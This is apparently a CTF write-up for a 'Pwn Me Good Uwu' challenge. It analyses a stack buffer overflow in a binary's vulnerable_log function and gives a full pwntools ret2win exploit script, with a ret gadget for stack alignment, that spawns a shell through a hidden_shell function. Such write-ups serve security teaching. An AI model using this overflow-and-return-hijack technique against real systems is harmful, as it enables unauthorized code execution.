
ECSC Estonia Prequalifier - Pwn Me Good Uwu

Opening up the binary in Binary ninja we see the main function:

```
int32_t main(int32_t argc, char** argv, char** envp)

004015c8  {
004015d5      init();
004015d5
004015df      while (true)
004015df      {
004015df          menu();
004015fa          int32_t var_c;
004015fa          __isoc99_scanf("%d", &var_c);
004015ff          getchar();
004015ff
0040162c          switch (var_c)
0040162c          {
00401633              case 1:
00401633              {
00401633                  add_note();
00401638                  continue;
00401633              }
0040163f              case 2:
0040163f              {
0040163f                  delete_note();
00401644                  continue;
0040163f              }
0040164b              case 3:
0040164b              {
0040164b                  view_note();
00401650                  continue;
0040164b              }
00401657              case 4:
00401657              {
00401657                  vulnerable_log();
0040165c                  continue;
00401657              }
0040162c              case 5:
0040162c              {
0040162c                  break;
0040162c                  break;
0040162c              }
0040162c          }
0040162c
00401681          puts("Invalid choice!");
004015df      }
004015df
00401668      puts("Goodbye!");
00401672      exit(0);
```

What immediately catches the eye is the `vulnerable_log` function.



We also find the `hidden_shell` function which neatly gives us a shell if we can execute it.

Looking at the disassembly view of `vulnerable_log` we see that the `var_88` buffer which user input is being read into is at memory address `rbp-0x80` but `0x100` bytes of data are being read. This means we can overflow the `rbp`, but more importantly, the instruction pointer that was pushed to the stack before the call to `vulnerable_log` was made (since the `call` assembly instruction pushes the current instruction pointer to the stack and then jumps to a new address, popping it off the stack once a `ret` instruction is called).
The instruction pointer lies at `rbp+0x8` and since our buffer starts at `rbp-0x80` that means we must overflow `0x80+0x8=136` bytes and then input our target memory address.
Checking with the `file` command we see that this is not a PIE binary, meaning we can hardcode memory addresses.

Let's create a pwntools template with
`pwn template zerochain > exploit.py`
And write our payload:

```
...
io = start()

io.send(b'4\n')

rop = ROP('zerochain')
```

```
offset = 0x80 + 0x8

payload = fit({offset: p64(exe.symbols.hidden_shell)})

io.send(payload)
io.interactive()
```

However this will fail. Reason being that when calling libc functions such as `system`, the stack must be aligned to 16 bytes, which it isn't in our case since we smashed the stack. A solution to this is to just jump to a `ret` instruction to align the stack and then jump to the `hidden_shell` function.

This is basically a mini ROP chain. Since this is not a PIE binary the addresses are hardcoded, so we can very easily use `pwntools`'s ROP class to get the gadgets.

The exploit to get shell is then

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template zerochain
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF(args.EXE or 'zerochain')

# Many built-in settings can be controlled on the command-line and show up
# in "args".  For example, to dump all data sent/received, and disable
ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR



def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
tbreak main
continue
'''.format(**locals())
```

```
#===================================================================
#                    EXPLOIT GOES HERE
#===================================================================
# Arch:     amd64-64-little
# RELRO:      Partial RELRO
# Stack:      No canary found
# NX:         NX unknown - GNU_STACK missing
# PIE:        No PIE (0x400000)
# Stack:      Executable
# RWX:        Has RWX segments
# Stripped:   No

io = start()

io.send(b'4\n')

rop = ROP('zerochain')
offset = 0x80 + 0x8

payload = fit({offset: p64(rop.ret.address)+
p64(exe.symbols.hidden_shell)})

io.send(payload)
io.interactive()
```

Just replace `io=start()` with `io=remote('<IP>', <PORT>)` for the remote exploit.